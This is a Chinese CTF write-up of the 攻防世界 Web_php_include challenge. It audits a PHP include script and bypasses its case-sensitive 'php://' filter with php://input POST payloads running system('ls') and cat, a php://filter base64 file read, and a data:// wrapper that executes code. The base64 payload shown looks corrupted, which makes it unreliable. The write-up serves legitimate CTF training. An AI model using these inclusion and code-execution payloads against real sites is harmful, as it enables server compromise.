攻防世界之Web_php_include

原创

金 帛 于 2022-02-16 22:56:21 发布 456 收藏
分类专栏： 攻防世界之WEB 文章标签： web安全 php

打开连接，是一段PHP代码，审计一下

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


strstr()函数就是用于检查字符串中是否包涵另一个字符串，区分大小写哦

> PHP strstr() 函数 | 菜鸟教程 (runoob.com)

str_replace()函数就是用来替换字符串中指定字符串的，也区分大小写哦

> PHP str_replace() 函数 | 菜鸟教程 (runoob.com)


代码的意思就是将变量page里头的php://删掉，但是不能将PHP://删掉，所以可以用大写法绕过strstr函数

法一 PHP流

根据代码构建?page=php://input


用post传 <?php system('ls'); ?>

使用burpsuite进行操作



可以看见响应包里有三个文件php，其中一个含有flag


再传 <?php system('cat fl4gisisish3r3.php'); ?>



就发现flag啦

还可以通过PHP流filter来查看含有flag的文件

构造?page=Php://filter/convert.base64-encode/resource=fl4gisisish3r3.php



将得到的代码进行base64解码即可拿到flag

法二 date://伪协议执行命令

构建?page=data://text/plain;base64,xxxx

xxx为想要执行的命令的base64编码，

比如想要执行 <?php system('ls'); ?>

则应该构建的伪协议为

?page=data://text/plain;base64,lDw/cGhwlHN5c3RlbSgnbHMnKTsgPz4=


```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

接着跟法一的操作就OK了